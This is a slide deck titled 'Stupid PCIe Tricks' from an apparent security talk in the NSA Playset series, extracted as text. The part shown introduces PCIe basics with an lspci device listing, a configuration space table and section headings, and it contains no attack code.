

# Stupid PCIe Tricks

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# NSA Playset: PCIe

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


# whoami

- Electrical Engineering education with focus on CS and Infosec
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# whoami

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**Miles' hot tub picture was  
a bit too explicit**

# Disclaimer

This is early phase research with poor citations

A lot of people have done work in this area before us

The difference is that we are trying to make this type of  
attack inexpensive

# **What is PCIe?**

# PCIe is PCI!

```
user@ubuntu: ~$  
user@ubuntu: ~$  
user@ubuntu: ~$ lspci -bnn  
00:00.0 Host bridge [0600]: Intel Corporation 82P965/G965 Memory Controller Hub [8086:29a0] (rev 02)  
00:01.0 PCI bridge [0604]: Intel Corporation 82G35 Express PCI Express Root Port [8086:2981] (rev 02)  
00:03.0 Unassigned class [ff00]: Device [1ab8:4000]  
00:05.0 Ethernet controller [0200]: Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) [8086:100f]  
00:0a.0 PCI bridge [0604]: Digital Equipment Corporation DECchip 21150 [1011:0022]  
00:0e.0 RAM memory [0500]: Red Hat, Inc Virtio memory balloon [1af4:1002]  
00:1d.0 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FRW (ICH8 Family) USB UHCI #1 [8086:2658] (rev 02)  
00:1d.6 USB controller [0c03]: NEC Corporation uPD720200 USB 3.0 Host Controller [1033:0194] (rev 03)  
00:1d.7 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FRW (ICH8 Family) USB2 EHCI Controller [8086:265c] (rev 02)  
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)  
00:1f.0 ISA bridge [0601]: Intel Corporation 82801HB/HR (ICH8/R) LPC Interface Controller [8086:2810] (rev 02)  
00:1f.1 IDE interface [0101]: Intel Corporation 82801BA IDE U100 Controller [8086:244b] (rev 05)  
00:1f.2 SATA controller [0106]: Intel Corporation 82801HR/HO/HH (ICH8R/D0/DH) 6 port SATA Controller [AHCI mode] [8086:2821] (rev 02)  
00:1f.4 Multimedia audio controller [0401]: Intel Corporation 82801BA/BAM AC'97 Audio Controller [8086:2445] (rev 02)  
01:00.0 VGA compatible controller [0300]: Device [1ab8:4005]  
user@ubuntu: ~$
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# PCIe is NOT PCI!




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


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


Diagram: PCIe 2.1 specification

# Hierarchy




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# Switching and Routing




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# Layers




Diagram: PCIe 2.1 specification

# Configuration Space

Byte Offset	31	0
00h	Device ID	Vendor ID
04h	Status	Command
08h	Class Code	Revision ID
0Ch	BIST	Header Type
10h		Master Latency Timer
14h		Cache Line Size
18h	Base Address Registers	
1Ch		
20h		
24h		
28h	Cardbus CIS Pointer	
2Ch	Subsystem ID	Subsystem Vendor ID
30h	Expansion ROM Base Address	
34h	Reserved	Capabilities Pointer
38h	Reserved	
3Ch	Max_Lat	Min_Gnt
		Interrupt Pin
		Interrupt Line

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


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


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



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# Configuration Space



## Diagram: PCIe 2.1 specification

# Enumeration

